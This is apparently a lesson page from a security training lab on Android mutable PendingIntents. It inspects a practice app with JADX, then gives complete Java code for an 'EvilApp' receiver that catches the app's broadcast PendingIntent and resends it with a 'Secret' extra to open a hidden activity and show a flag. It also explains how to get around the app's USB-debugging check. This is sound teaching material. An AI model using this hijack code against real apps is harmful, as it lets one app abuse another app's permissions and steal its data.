Pending Intents

In Android, a `PendingIntent` is a special type of Intent that allows an action to be performed at a later time on behalf of your application. It acts as a token that can be passed to components like the notification manager, alarm manager, or other apps, allowing them to execute predefined code using your app's permissions. PendingIntents can be configured as mutable, meaning they can be modified after creation. A `mutable` PendingIntent allows changes to its contents—such as extras or intent components—after it has been created. This differs from the default immutable PendingIntent, which cannot be altered.

`Mutable PendingIntents` were introduced in Android 12 (API level 31) to provide more flexibility in specific use cases. However, this added flexibility also introduces security risks. For instance, if an application frequently needs to update the contents of a PendingIntent, using a mutable one allows for those updates without needing to recreate it each time. While convenient, this can also open the door to unintended behavior.

Because a mutable PendingIntent can be modified, it may be vulnerable to abuse by other apps or processes. A malicious actor could intercept and alter the PendingIntent, potentially redirecting it to execute unauthorized actions using the original app's permissions. For example, the Intent could be changed to launch an activity under the attacker's control, leading to data exposure or manipulation of functionality.

In the following example, we will examine an application that uses a mutable PendingIntent to transmit sensitive information, highlighting the risks introduced by this feature.


Exploiting Mutable PendingIntents

In this example, we will primarily use an Android Virtual Device (AVD), though the process is compatible with any other Android device, physical or emulated. Let's connect to the device via ADB and install the application.

Pending Intents


```
rl1k@htb[/htb]$ adb connect
rl1k@htb[/htb]$ adb install myapp.apk

Performing Streamed Install
Success
```

After launching the application, we see that it can generate tokens for general use.



The description also indicates that certain features—specifically, those related to token requests from other applications—are still in testing. This suggests the app may expose token functionality to third parties. Tapping the `GENERATE` button brings up a screen where users can enter their personal


details to request a token.



Filling in the fields and tapping the `GET TOKEN` button returns the token shown above. There is also a `FULL ACCESS` button, which appears to have been disabled in recent app updates, likely because users no longer require access to sensitive data. To investigate further, we can examine the app's source code using JADX to determine whether there are alternative ways to access this otherwise restricted data.

Pending Intents


```
rl1k@htb[/htb]$ jadx-gui myapp.apk
```



Reading the content of the `onPause()` method, we can understand the following.

PendingIntent Creation

An Intent is created targeting `MenuActivity.class`, and a custom action `com.example.waiting.MENU_ACTION` is set. In Android, an action describes the operation to be performed, helping the system and other components understand how to handle the Intent. A PendingIntent named `activity` is then created with this intent, and the flag `33554432` is set. A quick search confirms this value corresponds to `FLAG_MUTABLE`.



... **intent**, e.g. any **PendingIntent** that needs to be used with inline reply or bubbles. Constant Value: **33554432** (0x02000000). FLAG_NO_CREATE. Added in API level 1.

The official Android documentation shows that `33554432` is the integer representation of the `FLAG_MUTABLE`.

FLAG_MUTABLE

Added in API level 31

```
public static final int FLAG_MUTABLE
```

Flag indicating that the created PendingIntent should be mutable. This flag cannot be combined with `FLAG_IMMUTABLE`.

Up until `Build.VERSION_CODES.R`, PendingIntents are assumed to be mutable by default, unless `FLAG_IMMUTABLE` is set. Starting with `Build.VERSION_CODES.S`, it will be required to explicitly specify the mutability of PendingIntents on creation with either (@link #FLAG_IMMUTABLE} or `FLAG_MUTABLE`. It is strongly recommended to use `FLAG_IMMUTABLE` when creating a PendingIntent. `FLAG_MUTABLE` should only be used when some functionality relies on modifying the underlying intent, e.g. any PendingIntent that needs to be used with inline reply or bubbles.

Constant Value: 33554432 (0x02000000)

This indicates that the PendingIntent can be modified after it's created.


Setting up a Repeating Broadcast

Next, an Intent named `intent2` is created with the action `com.example.waiting.RECEIVED`. The previously created PendingIntent is attached to intent2 as an extra using the key `com.example.waiting.INTENT`. A Handler is then used to schedule a `Runnable` that runs after 5 seconds (5000 ms). The Runnable sends a broadcast containing intent2, and then reschedules itself, creating a repeating loop that executes every 5 seconds.

1	The method `MainActivity.this.sendBroadcast()` is invoked, sending a broadcast containing the contents of `intent2` (which includes the `PendingIntent`)
2	The `Runnable` interface then creates a loop, sending the broadcast every 5 seconds via `handler.postDelayed(this, 5000L);`.

In summary, when `MainActivity` goes into the background, the code sets up a repeating broadcast that is sent every 5 seconds, and this broadcast contains a `Mutable PendingIntent` that points to `MenuActivity`. This might refer to the app's mechanism to provide tokens to third-party apps.

Inspecting the `MenuActivity` code, we find that each time the activity is launched, it checks whether the received `Intent` contains a boolean extra with the key `"Secret"` set to `true`.




This logic is implemented with:

Code: java

```
if (getIntent().getBooleanExtra("Secret", false))
```

If `"Secret"` is true, a new Intent is created to launch `SecretActivity`.

To review `SecretActivity`, we must switch to the `Simple` view in JADX, since the Code view appears heavily obfuscated. This option is located at the bottom of the JADX interface.



Inside the `onCreate()` method of `SecretActivity`, we see the following.

Code: java

```
String r1 = new com.example.waiting.Secrets().getdxXEPMNe();
r0.setText(r1);
```

This shows that the method `getdxXEPMNe()` returns a string value—possible something sensitive—that is then displayed. Declared as a native method, its native library `Secrets` is loaded via the line below.

Code: java

```
System.loadLibrary("secrets");
```

In summary, the activity loads a native library named `secrets` using `System.loadLibrary();`, and declares a native method `getdxXEPMNe()` as seen in the line `public final native String getdxXEPMNe();`. This indicates that the string displayed by `SecretActivity` is retrieved directly from the native `secrets` library.

Overall, the app is designed to respond to specific broadcasts from third-party applications. The broadcasts trigger a `Mutable PendingIntent`, which then calls code that retrieves and displays a value from the native library. We can simulate this behavior by creating a custom app that sends a crafted broadcast containing the original app's `PendingIntent` as an extra.

First, create a new Java project in Android Studio with an Empty Views Activity, and name it `EvilApp`. Then, replace the content of `MainActivity.java` with the following code:

Code: java

```java
package com.example.evilapp;

import android.content.IntentFilter;
import android.os.Bundle;
import androidx.appcompat.app.AppCompatActivity;

public class MainActivity extends AppCompatActivity {
    MyReceiver myReceiver = new MyReceiver();

    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
    }

    @Override
    public void onStart() {
        super.onStart();
        // Create a receiver
        IntentFilter filter = new IntentFilter("com.example.waiting.RECEIVED");
        registerReceiver(this.myReceiver, filter, RECEIVER_EXPORTED);
    }

    @Override // androidx.appcompat.app.AppCompatActivity, androidx.fragment.app.FragmentActivity, android.app.Activity
    public void onStop() {
        super.onStop();
        unregisterReceiver(this.myReceiver);
    }
}
```

This activity dynamically registers a broadcast receiver `MyReceiver` to listen for intents with the action `com.example.waiting.RECEIVED`. When such a broadcast is received (e.g., from the Waiting app), MyReceiver will handle it.

Next, create the broadcast receiver itself. In Android Studio, go to `app -> java -> com.example.evilapp`, right-click the package, and select `New → Other → Broadcast Receiver`. Name the file MyReceiver and replace its contents with the following:

Code: java


```java
package com.example.evilapp;

import androidx.appcompat.app.AppCompatActivity;
import android.app.PendingIntent;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.os.Handler;

public class MyReceiver extends BroadcastReceiver {

    @Override
    public void onReceive(Context context, Intent intent) {
        PendingIntent fromOtherApp = (PendingIntent) intent.getParcelableExtra("com.example.waiting.INTENT");
        System.out.println("Intent Received!");
```

```
        if(fromOtherApp != null){
            Runnable theTimeHasCome = new Runnable() {
                @Override
                public void run() {
                    try {
                        System.out.println("Broadcast activated");
                        //fromOtherApp.send();
                        Intent hijackIntent = new Intent();
                        hijackIntent.putExtra("Secret", true);
                        fromOtherApp.send(context.getApplicationContext(), 0, hijackIntent, null, null);
                        System.out.println("Pending Intent sent");
                    } catch (PendingIntent.CanceledException e) {
                        e.printStackTrace();
                    }
                }
            };
            (new Handler()).postDelayed(theTimeHasCome,2000);
        }
        else System.out.println("you shouldn't come here");
    }
}
```


The broadcast receiver is configured to listen for the custom broadcast action `com.example.waiting.RECEIVED`. When this broadcast is received, the receiver looks for a PendingIntent included under the key `com.example.waiting.INTENT`. If found, it crafts a new Intent with the extra field `"Secret": true` and sends it via the intercepted PendingIntent. This effectively hijacks the original app's behavior by triggering access to the secret content.


To execute the attack, start by launching the `Waiting` application. Once it opens, press the back button to send it to the background. As observed earlier, when the app is in the background, it continuously sends a broadcast every five seconds containing a PendingIntent that targets `MenuActivity`. Next, open Android Studio and run the `EvilApp` project by clicking the green play button at the top of the interface. Make sure the emulator or physical device selected is the same one running the `Waiting` app. Once the `EvilApp` is installed and running, wait a few seconds and then return to the `Waiting` application.

If USB debugging is enabled, the app may detect it and display the message:




To bypass this check, open the device's settings and navigate to `About emulated device`. Tap on Build number seven times until the message `You are now a developer!` appears. Then, go to `Settings → System → Developer options` and disable `USB debugging` under the Debugging section.





After disabling USB debugging, reopen both the `Waiting` and `EvilApp` applications. Within a few seconds, the secret token (flag) will be displayed on the screen of the `Waiting` app, confirming that the `PendingIntent` was successfully hijacked and executed.



Waiting to start...

Enable step-by-step solutions for all questions

Questions

